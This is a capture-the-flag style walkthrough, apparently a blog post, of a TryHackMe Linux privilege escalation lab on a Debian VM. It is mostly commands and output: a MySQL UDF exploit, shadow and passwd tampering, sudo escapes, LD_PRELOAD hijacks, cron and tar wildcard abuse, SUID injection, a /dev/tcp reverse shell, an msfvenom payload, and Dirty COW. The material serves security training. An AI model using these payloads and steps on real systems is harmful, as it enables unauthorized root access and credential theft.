Linux Privilege Escalation

Below is an interesting walk-through provided by Try Hack Me that compile Sagi Shahar, Tib3rius Udemy LPESC courses.
Without further ado, to the command line
Task 2 Service Exploits
─$ ssh user@10.10.158.55 255 ⨯
user@debian:~$ cd /home/user/tools/mysql-udf/
#compile the raptor exploit code
user@debian:~/tools/mysql-udf$ gcc -g -c raptor_udf2.c -fPIC
user@debian:~/tools/mysql-udf$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
# connect to MySql service
user@debian:~/tools/mysql-udf$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 35
# execute the sql command
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)
mysql> insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
Query OK, 1 row affected (0.00 sec)
mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.00 sec)
mysql> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.00 sec)
mysql> select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
+------------------------------------------------------------------+
| do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash') |
+------------------------------------------------------------------+
| 0 |
+------------------------------------------------------------------+
1 row in set (0.01 sec)
# exit the Sql command
mysql> exit
Bye
user@debian:~/tools/mysql-udf$ /tmp/rootbash -p
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
rootbash-4.1# whoami
root #Got a shellTask 3 Weak File Permissions — Readable /etc/shadow
The /etc/shadow file contains user password hashes and is usually readable only by the root user.
Note that the /etc/shadow file on the VM is world-readable:
ls -l /etc/shadowView the contents of the /etc/shadow file:
cat /etc/shadowEach line of the file represents a user. A user’s password hash (if they have one) can be found between the first and second colons (:) of each line.
Save the root user’s hash to a file called hash.txt on your Kali VM and use john the ripper to crack it. You may have to unzip /usr/share/wordlists/rockyou.txt.gz first and run the command using sudo depending on your version of Kali:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txtSwitch to the root user, using the cracked password:
su rootTask 4 Weak File Permissions — Writable /etc/shadow
The /etc/shadow file contains user password hashes and is usually readable only by the root user.
Note that the /etc/shadow file on the VM is world-writable:
ls -l /etc/shadowGenerate a new password hash with a password of your choice:
mkpasswd -m sha-512 newpasswordhereEdit the /etc/shadow file and replace the original root user’s password hash with the one you just generated.
Switch to the root user, using the new password:
su rootTask 5 Weak File Permissions — Writable /etc/passwd
The /etc/passwd file contains information about user accounts. It is world-readable, but usually only writable by the root user. Historically, the /etc/passwd file contained user password hashes, and some versions of Linux will still allow password hashes to be stored there.
Note that the /etc/passwd file is world-writable:
ls -l /etc/passwdGenerate a new password hash with a password of your choice:
openssl passwd newpasswordhereEdit the /etc/passwd file and place the generated password hash between the first and second colon (:) of the root user’s row (replacing the “x”).
Switch to the root user, using the new password:
su rootAlternatively, copy the root user’s row and append it to the bottom of the file, changing the first instance of the word “root” to “newroot” and placing the generated password hash between the first and second colon (replacing the “x”).
Now switch to the newroot user, using the new password:
su newrootTask 6 Sudo — Shell Escape Sequences
List the programs which sudo allows your user to run:
sudo -lVisit GTFOBins and search for some of the program names. If the program is listed with “sudo” as a function, you can use it to elevate privileges, usually via an escape sequence.
Choose a program from the list and try to gain a root shell, using the instructions from GTFOBins.
For an extra challenge, try to gain a root shell using all the programs on the list!
User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
navigate to GTFOBins then enter the search for the binary name from the list above
IFTOP
go to the binary detailed description
user@debian:~$ id #1 verify your id, user non privilage id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ sudo /usr/sbin/iftop
#1 in the window enable the command by entering "!"
#2 /bin/sh
#
interface: eth0
IP address is: 10.10.95.118
MAC address is: 02:fd:49:42:88:c7
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root) #3 we got root shell
FIND
# Shell method
user@debian:~$ find . -exec /bin/sh \; -quit
sh-4.1$ id # failed to escalate
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
# Sudo method
sh-4.1$ sudo find . -exec /bin/sh \; -quit
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root) # Got the root shell
sh-4.1#
NANO
Steps to get root shell:
- Run sudo /usr/bin/nano
- Press Ctrl + R then Ctrl + X
- Type reset; bash 1>&0 2>&0
- Press Enter
File write
It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.
nano file_to_write
DATA
^O
File read
It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.
nano file_to_readVIM
user@debian:~$ vim -c ':!/bin/sh'
sh-4.1$ id # failed
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
sh-4.1$ exit
user@debian:~$ sudo vim -c ':!/bin/sh'
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root) # succeed
sh-4.1#
MAN
# strange behaviour
$ sudo man man
! (enter)
user@debian:/usr/share/man$ sudo man man
root@debian:/usr/share/man# id
uid=0(root) gid=0(root) groups=0(root)
AWK
user@debian:/usr/share/man$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:/usr/share/man$ awk 'BEGIN {system("/bin/sh")}'
sh-4.1$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
sh-4.1$ exit
exit
user@debian:/usr/share/man$ sudo awk 'BEGIN {system("/bin/sh")}'
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
LESS
user@debian:/usr/share/man$ sudo less /etc/profile
!/bin/sh (enter)
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
FTP
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:/usr/share/man$ ftp
ftp> !/bin/sh
sh-4.1$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
# failed wihtout sudo
sh-4.1$ exit
exit
ftp> exit
user@debian:/usr/share/man$ sudo ftp
ftp> /bin/sh
?Invalid command
ftp> !/bin/sh
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
NMAP
# Method 1
user@debian:/usr/share/man$ TF=$(mktemp)
user@debian:/usr/share/man$ echo 'os.execute("/bin/sh")' > $TF
user@debian:/usr/share/man$ nmap --script=$TF
Starting Nmap 5.00 ( http://nmap.org ) at 2021-10-09 02:23 EDT
NSE: Warning: Loading '/tmp/tmp.AQnJjf37T5' -- the recommended file extension is '.nse'.
sh-4.1$ uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev) # failed
sh-4.1$ exit
user@debian:/usr/share/man$ echo $TF
/tmp/tmp.AQnJjf37T5
user@debian:/usr/share/man$ sudo nmap --script=$TF
Starting Nmap 5.00 ( http://nmap.org ) at 2021-10-09 02:23 EDT
NSE: Warning: Loading '/tmp/tmp.AQnJjf37T5' -- the recommended file extension is '.nse'.
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root) # Got the shell
sh-4.1#
# Method 2: Case nmap version (2.02 to 5.21)
user@debian:/usr/share/man$ sudo nmap --interactive
Starting Nmap V. 5.00 ( http://nmap.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
MORE
user@debian:/usr/share/man$ TERM= sudo more /etc/profile # Try without sudo first
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).
......
......
PS1='$ '
fi
!/bin/sh # <---- (Enter)
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
Task 7 Sudo — Environment Variables
user@debian:/usr/share/man$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH  # < ---- Environment variables
User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
Quick example about linker here LD_PRELOAD super fun , in addition implementation in depth is A ToC of the 20 part linker essay and Dynamic Linker
# preload.c
# ----------------
void _init() {
unsetenv("LD_PRELOAD");
setresuid(0,0,0);
system("/bin/bash -p");
}user@debian:~$ gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so /usr/bin/nano
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# su user
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so /usr/bin/less
root@debian:/home/user# su user
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so /bin/more
root@debian:/home/user# su user
Using library_path.c
#include <stdio.h>
#include <stdlib.h>
static void hijack() __attribute__((constructor));
void hijack() {
unsetenv("LD_LIBRARY_PATH");
setresuid(0,0,0);
system("/bin/bash -p");
}
List all libraries in apache2
user@debian:~$ ldd /usr/sbin/apache2
linux-vdso.so.1 => (0x00007fff56930000)
libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f6cf2619000)
libaprutil-1.so.0 => /usr/lib/libaprutil-1.so.0 (0x00007f6cf23f5000)
libapr-1.so.0 => /usr/lib/libapr-1.so.0 (0x00007f6cf21bb000)
libpthread.so.0 => /lib/libpthread.so.0 (0x00007f6cf1f9f000)
libc.so.6 => /lib/libc.so.6 (0x00007f6cf1c33000)
libuuid.so.1 => /lib/libuuid.so.1 (0x00007f6cf1a2e000)
librt.so.1 => /lib/librt.so.1 (0x00007f6cf1826000)
libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007f6cf15ef000)
libdl.so.2 => /lib/libdl.so.2 (0x00007f6cf13ea000)
libexpat.so.1 => /usr/lib/libexpat.so.1 (0x00007f6cf11c2000)
/lib64/ld-linux-x86-64.so.2 (0x00007f6cf2ad6000)
user@debian:~$ gcc -fPIC -shared -o /tmp/libcrypt.so.1 /home/user/tools/sudo/library_path.c
user@debian:~$ sudo LD_LIBRARY_PATH=/tmp apache2apache2: /tmp/libcrypt.so.1: no version information available (required by /usr/lib/libaprutil-1.so.0)
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# su user
# Try with module /tmp/libpcre.so.3
user@debian:~$ mv /tmp/libcrypt.so.1 /tmp/libpcre.so.3
user@debian:~$ sudo LD_LIBRARY_PATH=/tmp apache2
apache2: symbol lookup error: apache2: undefined symbol: pcre_free
user@debian:~$ echo "void pcre_free(){}">> /home/user/tools/sudo/library_path.c
user@debian:~$ gcc -fPIC -shared -o /tmp/libpcre.so.3 /home/user/tools/sudo/library_path.c
user@debian:~$ ls /tmp
backup.tar.gz libexpat.so.1 libpcre.so.3 preload.so useless
user@debian:~$ sudo LD_LIBRARY_PATH=/tmp apache2
# Try with module /tmp/libdl.so.2
root@debian:/home/user# mv /tmp/libpcre.so.3 /tmp/libdl.so.2
root@debian:/home/user# rm /tmp/libexpat.so.1
root@debian:/home/user# sudo LD_LIBRARY_PATH=/tmp apache2
apache2: /tmp/libdl.so.2: no version information available (required by /usr/lib/libapr-1.so.0)
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
Task 8 Cron Jobs — File Permissions

Cron jobs are programs or scripts which users can schedule to run at specific times or intervals. Cron table files (crontabs) store the configuration for cron jobs. The system-wide crontab is located at /etc/crontab.
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user command
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
user@debian:~$ ls -l /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13 2017 /usr/local/bin/overwrite.sh
Copy the following reverse shell into the overwrite.sh job (running every minutes)
#!/bin/bash
bash -i >& /dev/tcp/10.10.10.10/4444 0>&1
From the attacker machine (kali) initiate the listener
# within a minutes we are expecting to get the root shell
─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.9.0.84] from (UNKNOWN) [10.10.158.129] 54369
bash: no job control in this shell
root@debian:~# whoami
whoami
root
root@debian:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
TASK 9: Cron Jobs — PATH Environment Variable
Will benefit from the fact that the path start search directory is /home/user

# Create same script name in
user@debian:~$ nano /home/user/overwrite.sh
Write the following content in our overwrite.sh file
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod +xs /tmp/rootbashuser@debian:~$ chmod +x /home/user/overwrite.sh # fix permission
user@debian:~$ /tmp/rootbash -p # run our script to get the root shell
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
## Got the root shell
TASK 10: Cron Jobs — Wildcards
View the contents of the other cron job script:
cat /usr/local/bin/compress.sh#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
Note that the tar command is being run with a wildcard (*) in your home directory.
Get Feras Kanaan (0xFK)’s stories in your inbox
Join Medium for free to get updates from this writer.
Take a look at the GTFOBins page for tar. Note that tar has command line options that let you run other commands as part of a checkpoint feature.
Use msfvenom on your Kali box to generate a reverse shell ELF binary. Update the LHOST IP address accordingly:
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f elf -o shell.elfTransfer the shell.elf file to /home/user/ on the Debian VM
─$ scp shell.elf user@10.10.166.190:/home/user
user@10.10.166.190's password:
shell.elf
ensure file is executable
chmod +x /home/user/shell.elfCreate these two files in /home/user:
touch /home/user/--checkpoint=1touch /home/user/--checkpoint-action=exec=shell.elfWhen the tar command in the cron job runs, the wildcard (*) will expand to include these files. Since their filenames are valid tar command line options, tar will recognize them as such and treat them as command line options rather than filenames.
Set up a netcat listener on your Kali box on port 4444 and wait for the cron job to run (should not take longer than a minute). A root shell should connect back to your netcat listener.
nc -nvlp 4444We got the root shell
─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.9.0.84] from (UNKNOWN) [10.10.166.190] 36295
id
uid=0(root) gid=0(root) groups=0(roo
Task 11 SUID / SGID Executables — Known Exploits
Find all the SUID/SGID executables on the Debian VM:
user@debian:~$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
-rwxr-sr-x 1 root shadow 19528 Feb 15 2011 /usr/bin/expiry
.......................
.......................
-rwsr-sr-x 1 root staff 6899 May 14 2017 /usr/local/bin/suid-env2
-rwsr-xr-x 1 root root 963691 May 13 2017 /usr/sbin/exim-4.84-3 # <--- keep eye on
-rwsr-xr-x 1 root root 6776 Dec 19 2010 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 36640 Oct 14 2010 /bin/ping6
.......................
.......................
-rwxr-sr-x 1 root shadow 31864 Oct 17 2011 /sbin/unix_chkpwd
-rwsr-xr-x 1 root root 94992 Dec 13 2014 /sbin/mount.nfs
Let’s search for exim exploit
─$ searchsploit exim
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Dovecot with Exim - 'sender_address' Remote C | linux/remote/25297.txt
Exim 3.x - Format String                      | linux/local/20900.txt
Exim 4.41 - 'dns_build_reverse' Local Buffer  | linux/local/756.c
Exim 4.41 - 'dns_build_reverse' Local Read Em | linux/local/1009.c
Exim 4.42 - Local Privilege Escalation        | linux/local/796.sh
Exim 4.43 - 'auth_spa_server()' Remote        | linux/remote/812.c
Exim4 < 4.69 - string_format Function Heap Bu | linux/remote/16925.rb
Exim 4.63 - Remote Command Execution          | linux/remote/15725.pl
................................
................................
Exim 4.84-3 - Local Privilege Escalation      | linux/local/39535.sh # <----- fit the purpose
................................
................................
Exim Sender 3.35 - Verification Remote Stack  | linux/remote/24093.c
Exim - 'sender_address' Remote Code Execution | linux/remote/25970.py
PHPMailer < 5.2.20 with Exim MTA - Remote Cod | php/webapps/42221.py
---------------------------------------------- ---------------------------------
Shellcodes: No Results
Download exploit in your favorite way to kali:
─$ wget https://www.exploit-db.com/download/39535Upload from kali to target machine
kali㉿kali─$ scp 39535 user@10.10.166.190:/home/usermoving to target machine
user@debian:~$ chmod +x 39535.sh
user@debian:~$ ./39535.sh
-bash: ./39535.sh: /bin/sh^M: bad interpreter: No such file or directory
# File format issue
# quick dos to unix fix
user@debian:~$ cat 39535.sh | tr -d '\r' > 39535_new.sh
user@debian:~$ chmod +x 39535_new.sh
user@debian:~$ ./39535_new.sh
[ CVE-2016-1531 local root exploit
sh-4.1# id
uid=0(root) gid=1000(user) groups=0(root) # we got a shell
Task 12 SUID / SGID Executables — Shared Object Injection
The /usr/local/bin/suid-so SUID executable is vulnerable to shared object injection,let’s run the this executable.
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
[=====================================================================>] 99 %
Done.
we will trace the output for open/access calls and for “no such file” errors:
user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
access("/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 4
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY) = 4
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 4
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY) = 4
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY) = 4
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY) = 4
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
The executable cannot reach the /home/user/.config/libcalc.so, let’s create it
user@debian:~$ mkdir /home/user/.config
# Compile libcalc into the folderbash-4.1# cat /home/user/tools/suid/libcalc.c
#include <stdio.h>
#include <stdlib.h>
static void inject() __attribute__((constructor));
void inject() {
setuid(0);
system("/bin/bash -p");
}
user@debian:~$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libcalc.c
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# id
uid=0(root) gid=1000(user) egid=50(staff) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1# echo "We got a shell"
Task 13 SUID / SGID Executables — Environment Variables
The /usr/local/bin/suid-env executable can be exploited due to it inheriting the user’s PATH environment variable and attempting to execute programs without specifying an absolute path.

user@debian:~$ /usr/local/bin/suid-env
[....] Starting web server: apache2httpd (pid 1543) already running
. ok
Let utilize the code the spawn the bash shell
user@debian:~$ cat /home/user/tools/suid/service.c
int main() {
setuid(0);
system("/bin/bash -p");
}# compile the code
user@debian:~$ gcc -o service /home/user/tools/suid/service.c
# prepend the path
user@debian:~$ PATH=.:$PATH /usr/local/bin/suid-env
# got the shell
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
root@debian:~#
Task 14 SUID / SGID Executables — Abusing Shell Features (#1)
Bash versions <4.2–048
case absolute path:
The /usr/local/bin/suid-env2 executable is identical to /usr/local/bin/suid-env except that it uses the absolute path of the service executable (/usr/sbin/service) to start the apache2 webserver.

In Bash versions <4.2–048 it is possible to define shell functions with names that resemble file paths, then export those functions so that they are used instead of any actual executable at that file path.
user@debian:~$ /bin/bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu) # Condition met
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
...............
...............
user@debian:~$ function /usr/sbin/service { /bin/bash -p; }
user@debian:~$ export -f /usr/sbin/service
user@debian:~$ /usr/local/bin/suid-env2
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
root@debian:~# Got a shell
Task 15 SUID / SGID Executables — Abusing Shell Features (#2)
Doesnt work with Bash versions 4.4 and above
When in debugging mode, Bash uses the environment variable PS4 to display an extra prompt for debugging statements.
user@debian:~$ env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash)' /usr/local/bin/suid-env2
/usr/sbin/service apache2 start
basename /usr/sbin/service
VERSION='service ver. 0.91-ubuntu1'
basename /usr/sbin/service
USAGE='Usage: service < option > | --status-all | [ service_name [ command | --full-restart ] ]'
SERVICE=
ACTION=
SERVICEDIR=/etc/init.d
OPTIONS=
'[' 2 -eq 0 ']'
cd /
'[' 2 -gt 0 ']'
case "${1}" in
'[' -z '' -a 2 -eq 1 -a apache2 = --status-all ']'
'[' 2 -eq 2 -a start = --full-restart ']'
'[' -z '' ']'
SERVICE=apache2
shift
'[' 1 -gt 0 ']'
case "${1}" in
'[' -z apache2 -a 1 -eq 1 -a start = --status-all ']'
'[' 1 -eq 2 -a '' = --full-restart ']'
'[' -z apache2 ']'
'[' -z '' ']'
ACTION=start
shift
'[' 0 -gt 0 ']'
'[' -r /etc/init/apache2.conf ']'
'[' -x /etc/init.d/apache2 ']'
exec env -i LANG= PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin TERM=dumb /etc/init.d/apache2 start
Starting web server: apache2httpd (pid 1629) already running
.
user@debian:~$ /tmp/rootbash -p
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
rootbash-4.1# rm /tmp/rootbash
rootbash-4.1# exit
exit
Task 16 Passwords & Keys — History Files
View the contents of all the hidden history files in the user’s home directory, searching for a password
user@debian:~$ cat ~/.*history | less
The password command that the user has executed
mysql -h somehost.local -uroot -ppassword123Got root shell
user@debian:~$ su root
Password:
root@debian:/home/user# su user
Task 17 Passwords & Keys — Config Files
# search for config files
user@debian:~$ ls /home/user
myvpn.ovpn tools # vpn config file
user@debian:~$ cat /home/user/myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt # interesting file
comp-lzo
verb 1
reneg-sec 0
user@debian:~$ cat /etc/openvpn/auth.txt
root
password123
user@debian:~$ su root
Password:
root@debian:/home/user# Got root shell
Task 18 Passwords & Keys — SSH Keys
search for hidden files
user@debian:~$ ls -la /
Let’s download the root key, fix the permission, then using it to access the target machine
┌──(kali㉿kali)-[~/Downloads/driver]
└─$ scp user@10.10.212.169:/.ssh/root_key $(pwd) 1 ⨯
user@10.10.212.169's password:
root_key 100% 1679 11.7KB/s 00:00
┌──(kali㉿kali)-[~/Downloads/driver]
└─$ chmod 600 root_key
┌──(kali㉿kali)-[~/Downloads/driver]
└─$ ssh -i root_key root@10.10.212.169
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 25 14:02:49 2019 from 192.168.1.2
root@debian:~# Got root shell
Task 19 NFS
Check the NFS share configuration on target machine

Back to the kali machine, create a folder and map to target (tmp) folder to this folder, then create payload with root privileges; since the target has root squash disabled, it would be possible to spawn the machine.

on target machine let exploite the payload
user@debian:/root$ /tmp/shell.elf
bash-4.1# whoami
root
bash-4.1# Got a shell
Task 20 Kernel Exploits
Dirty COW is a Linux kernel vulnerability. that allow processes to write to read-only files. The vulnerability had existed in the Linux kernel since 2007.

Will exploit the popular code Dirty COW
user@debian:~$ gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
user@debian:~$ ./c0w
(___)
(o o)_____/
@@ ` \
\ ____, //usr/bin/passwd
// //
^^ ^^
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap 840d2000
madvise 0
ptrace 0user@debian:~$ whoami
user
user@debian:~$ /usr/bin/passwd
root@debian:/home/user# whoami
root
REFERENCES
[1] https://gtfobins.github.io/ Unix binaries that can be used to bypass local security restrictions in misconfigured systems.
[2] https://jvns.ca/blog/2014/11/27/ld-preload-is-super-fun-and-easy/ LD_PRELOAD is super fun. And easy!
[3] https://lwn.net/Articles/276782/ A ToC of the 20 part linker essay
